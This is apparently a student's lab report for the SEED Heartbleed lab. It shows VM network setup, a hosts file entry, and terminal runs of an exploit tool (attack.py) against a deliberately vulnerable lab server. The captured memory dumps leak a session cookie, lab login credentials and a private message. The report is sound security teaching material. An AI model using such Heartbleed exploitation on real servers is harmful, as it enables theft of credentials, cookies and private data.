
CNS Lab - 7

Name: H M Mythreya

SRN: PES2UG20CS130

Labsetup



Terminal


```
seed@Mythreya_PES2UG20CS130_Attacker~$ifconfig
eth13     Link encap:Ethernet  HWaddr 08:00:27:ce:07:75
          inet addr:10.0.2.5  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fece:775/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:162 errors:0 dropped:0 overruns:0 frame:0
          TX packets:172 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:38519 (38.5 KB)  TX bytes:19941 (19.9 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:62 errors:0 dropped:0 overruns:0 frame:0
          TX packets:62 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:4455 (4.4 KB)  TX bytes:4455 (4.4 KB)

seed@Mythreya_PES2UG20CS130_Attacker~$
```

Terminal

```
seed@Mythreya_PES2UG20CS130_Victim~$ ifconfig
eth13     Link encap:Ethernet  HWaddr 08:00:27:a3:12:04
          inet addr:10.0.2.6  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fea3:1204/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:129 errors:0 dropped:0 overruns:0 frame:0
          TX packets:247 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:88946 (88.9 KB)  TX bytes:24309 (24.3 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:125 errors:0 dropped:0 overruns:0 frame:0
          TX packets:125 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:8960 (8.9 KB)  TX bytes:8960 (8.9 KB)

seed@Mythreya_PES2UG20CS130_Victim~$
```

Attacker: 10.0.2.5 *Victim: 10.0.2.6*


Step1: Configure DNS Server on Attacker machine



hosts


```
127.0.0.1       www.SOPLab.com
127.0.0.1       www.SOPLabAttacker.com
127.0.0.1       www.SOPLabCollabtive.com

127.0.0.1       www.OriginalphpMyAdmin.com

127.0.0.1       www.CSRFLabElgg.com
127.0.0.1       www.XSSLabElgg.com
127.0.0.1       www.SeedLabElgg.com
10.0.2.6        www.heartbleedlabelgg.com
127.0.0.1       www.WTLabElgg.com

127.0.0.1       www.wtmobilestore.com
127.0.0.1       www.wtshoestore.com
127.0.0.1       www.wtelectronicsstore.com
127.0.0.1       www.wtcamerastore.com

127.0.0.1       www.wtlabadserver.com

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
ff02::3 ip6-allhosts
```

Step2: Warmup exercise



```
seed@Mythreya_PES2UG20CS130_Attacker~$python attack.py www.heartbleedlabelgg.com

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2
014-0160)

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - serve
r is vulnerable!
Please wait... connection attempt 1 of 1
##################################################################

.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.........5...............
.........3.2.....E.D...../...A.................................I.........
...........
...................................#

seed@Mythreya_PES2UG20CS130_Attacker~$
```

Step2a: Login and send boby a message



SEED Lab Site: Compose a message - Mozilla Firefox
11:15 AM
Seed
SEED Lab Site: Compose a mes...
https://www.heartbleedlabelgg.com/mes
Google
Most Visited
Getting Started
Seed Labs
elgg.
SEED Lab Site
Activity
Blogs
Bookmarks
Files
Groups
More
Messages > Compose a message
Remove e
26/11/22 - 11:15:17 am


Compose a message

To: Boby

Subject: PES2UG20CS130

Message: Heartbleed vulnerability test. This is sensitive.


Step2b: Run attack.py code until sensitive information can be found



```
##################################################################

.@.AAAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.........5...............
.........3.2.....E.D...../...A...............................I.........
...........
..................................#.......xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: Elgg=58scse23chvcbc6ipco1ugbog7
Connection: keep-alive
If-Modified-Since: Tue, 16 Sep 2014 12:53:38 GMT
If-None-Match: "23a-5032e3d78e10e"

..-4.N....{.6...(....e....





2&__elgg_ts=1669489898&username=admin&password=seedelgg...T.X.......L...Y;

seed@Mythreya_PES2UG20CS130_Attacker~$
```


Login details is leaked

Running a few more times, the private message is also leaked




```
...!.9.8.........5...............
.........3.2.....E.D...../...A...............................I.........
...........
..................................#.......ept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/inbox/admin
Cookie: Elgg=58scse23chvcbc6ipco1ugbog7
Connection: keep-alive
If-None-Match: "1449721729"

|l..I.....S.....S...........4N.3.}.\X.K.n.Z





form-urlencoded
Content-Length: 177

__elgg_token=18b2d9e0573c99d2919c748c0181265f&__elgg_ts=1669489941&recipient_gui
d=40&subject=PES2UG20CS130&body=Heartbleed+vulnerability+lab+test.+This+is+sensi
tive+information...a....<....1

seed@Mythreya_PES2UG20CS130_Attacker~$
```

Step3:Investigate the fundamental cause of the Heartbleed attack



```
seed@Mythreya_PES2UG20CS130_Attacker~$python /home/seed/attack.py www.heartbleed
labelgg.com --length 40

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2
014-0160)

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - serve
r is vulnerable!
Please wait... connection attempt 1 of 1
##################################################################

..(AAAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC..{e+.^.t.9g.F.TF.

seed@Mythreya_PES2UG20CS130_Attacker~$
```


python /home/seed/attack.pywww.heartbleedlabelgg.com --length 40 (Only 40 bytes of extra data is captured)



```
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2
014-0160)

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - serve
r is vulnerable!
Please wait... connection attempt 1 of 1
##################################################################

..+AAAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.........5...............
.........3.2.....E.D...../...A...............................I.........
..........
..................................#.......ept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://wwwBS....%.e\.....+

seed@Mythreya_PES2UG20CS130_Attacker~$
```

